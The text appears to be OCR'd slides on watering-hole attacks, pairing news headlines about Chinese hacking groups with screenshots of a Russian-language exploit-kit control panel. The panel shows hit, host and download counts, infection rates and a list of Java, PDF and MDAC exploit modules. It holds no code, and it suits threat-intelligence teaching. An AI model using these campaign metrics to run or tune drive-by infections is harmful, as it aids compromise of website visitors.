
By Max Eddy May 6, 2013 11:32AM EST



Chinese Hackers Target Forbes.com in Watering Hole Attack

The attack was short but targeted certain individuals


Feb 11, 2015 15:15 GMT · By Ionut Ilascu · Share:



Newly discovered Chinese hacking group hacked 100+ websites to use as “watering holes”

Emissary Panda group penetrated the networks of industrial espionage targets.

SEAN GALLAGHER - 8/5/2015, 3:00 PM



Statistics

Overview

Downloads	Exploits
1057591	397512

Countres

Option	Value
BR	949728

Начало:
Конец:
Автообновление: 5 с

СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД

13289 ХИТЫ 11506 ХОСТЫ 1187 ЗАГРУЗКИ

10.32% ПРОБИВ

ЗА СЕГОДНЯ

3013 ХИТЫ 2760 ХОСТЫ 300 ЗАГРУЗКИ

11.55% ПРОБИВ

ПОТОКИ	ХИТЫ ↑	ХОСТЫ	ЗАГРУЗКИ	%
DENIS ›	13285	11505	1187	10.32
default ›	4	3	1	0.00


БРАУЗЕРЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	% ↑
Chrome ›	2273	2148	485	22.58

ЭКСПЛОИТЫ

- Java X ›
- Java SMB ›
- PDF ›
- Java DES ›
- MDAC ›

